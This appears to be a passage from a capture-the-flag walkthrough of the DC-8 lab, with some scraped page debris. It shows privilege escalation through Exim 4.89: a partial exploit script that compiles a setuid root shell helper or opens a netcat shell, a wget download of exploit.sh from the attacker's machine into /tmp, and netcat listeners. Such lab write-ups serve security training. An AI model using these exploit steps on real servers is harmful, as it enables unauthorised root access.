
- In Kali Linux, search for **Exim4.89** vulnerabilities. Exim4 is a mail transfer agent that may have a known vulnerability that can be exploited for privilege escalation.





2. Download the Exploit:

- Once you find the exploit, download it, or if it's available on **GitHub**, copy the code.



3. Create an Exploit Script:

- Open a new terminal and create a new file called **exploit.sh**:
- `sudo nano exploit.sh`
- Paste the exploit code into **exploit.sh** and save the file.

```
if [ $METHOD = "setuid" ]; then
    # prepare a setuid shell helper to circumvent bash checks
    echo "Preparing setuid shell helper..."
    echo "main(){setuid(0);setgid(0);system(\"/bin/sh\");}" >/tmp/pwned.c
    gcc -o /tmp/pwned /tmp/pwned.c 2>/dev/null
    if [ $? -ne 0 ]; then
        echo "Problems compiling setuid shell helper, check your gcc."
        echo "Falling back to the /bin/sh method."
        cp /bin/sh /tmp/pwned
    fi
    echo

    # select and deliver the payload
    echo "Delivering $METHOD payload..."
    PAYLOAD=$PAYLOAD_$METHOD
    exploit
    echo

    # wait for the magic to happen and spawn our shell
    echo "Waiting 5 seconds..."
    sleep 5
    ls -l /tmp/pwned
    cat /tmp/pwned

# netcat method
elif [ $METHOD = "netcat" ]; then
    # select and deliver the payload
    echo "Delivering $METHOD payload..."
    PAYLOAD=$PAYLOAD_$METHOD
    exploit
    echo

    # wait for the magic to happen and spawn our shell
    echo "Waiting 5 seconds..."
    sleep 5
    nc -v 127.0.0.1 31337

# print help
else
    usage
fi
:~
```

4. Run the Exploit:

- Before running the exploit, change the directory to tmp:
- `cd /tmp`
- Set up a **Python HTTP server** to serve the exploit:
- `python -m http.server 8000`

```
www-data@dc-8:/$ cd tmp
cd tmp
www-data@dc-8:/tmp$ wget http://192.168.0.101:8000/exploit.sh
wget http://192.168.0.101:8000/exploit.sh
--2024-12-04 22:02:52-- http://192.168.0.101:8000/exploit.sh
Connecting to 192.168.0.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3561 (3.5K) [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh          100%[=====>]  3.48K  --.-KB/s   in 0.001s

2024-12-04 22:02:52 (4.04 MB/s) - 'exploit.sh' saved [3561/3561]
```

Step 9: Capture the Final Flag

1. Set Up Another Netcat Listener:

- Open a new terminal and run a Netcat listener on port 8800:
- `nc -lnvp 8800`

Details »

cdaz

Submit

- Go back to your first **Netcat listener** on port 8886 and run the command

“WE GOT THE FINAL FLAG”